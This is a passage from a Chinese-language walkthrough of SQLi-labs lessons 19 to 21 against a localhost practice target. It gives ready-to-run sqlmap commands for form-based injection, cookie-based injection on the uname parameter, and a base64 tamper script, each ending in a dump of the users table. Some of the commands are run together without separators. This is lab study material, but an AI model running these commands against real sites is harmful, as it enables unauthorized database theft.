\--tables
sqlmap -u "http://localhost/Less-19/" \--batch \--level=5 \--risk=3 \--data="uname=admin&passwd=admin&submit=Submit" \-D security \-T users \--dump
简简单单。
#20:
依然 admin admin 直接试。

哇哦,

既然提示我们只探索cookie,那就恭敬不如从命了。
这边很直接的就显示,有一个uname 的cookie 为admin。
看来注入点就在这里了。
sqlmap -u "http://localhost/Less-20/index.php" --cookie="uname=admin" -p uname --level 5 --batch
直接就出来了,那之后还不容易。
sqlmap -u "http://localhost/Less-20/index.php" --cookie="uname=admin" -p uname --level 5 --batch --current-dbsqlmap -u "http://localhost/Less-20/index.php" --cookie="uname=admin" -p uname --level 5 --batch -D security --tablessqlmap -u "http://localhost/Less-20/index.php" --cookie="uname=admin" -p uname --level 5 --batch -D security -T users --dump
拿下。
#21:

依旧是admin admin直接试。

还是直接进了,这边页面的回显还是叫我去看cookie,看一下。

看到这个uname的值,我就有点预感,好像是base64加密后的,但用在线和随波逐流都解不出来,纳闷了一下,我决定看看后端源码:

我靠,还真是,但是为什么解不出来呢。
算了,不影响我做题。
直接:
sqlmap -u "http://localhost/Less-21/index.php" --cookie="uname=YWRtaW4=" --tamper=base64encode -p uname --level 3 --batch --dbs--tamper 在这边就是引入脚本的用处。
直接引入一个加密base64,使其解码能得到我们构造的。

果然得到了结果。
接下来就不正哪些虚的了。
直接一键:
sqlmap -u "http://localhost/Less-21/index.php" --cookie="uname=YWRtaW4=" --tamper=base64encode -p uname --level 3 --batch -D security -T users 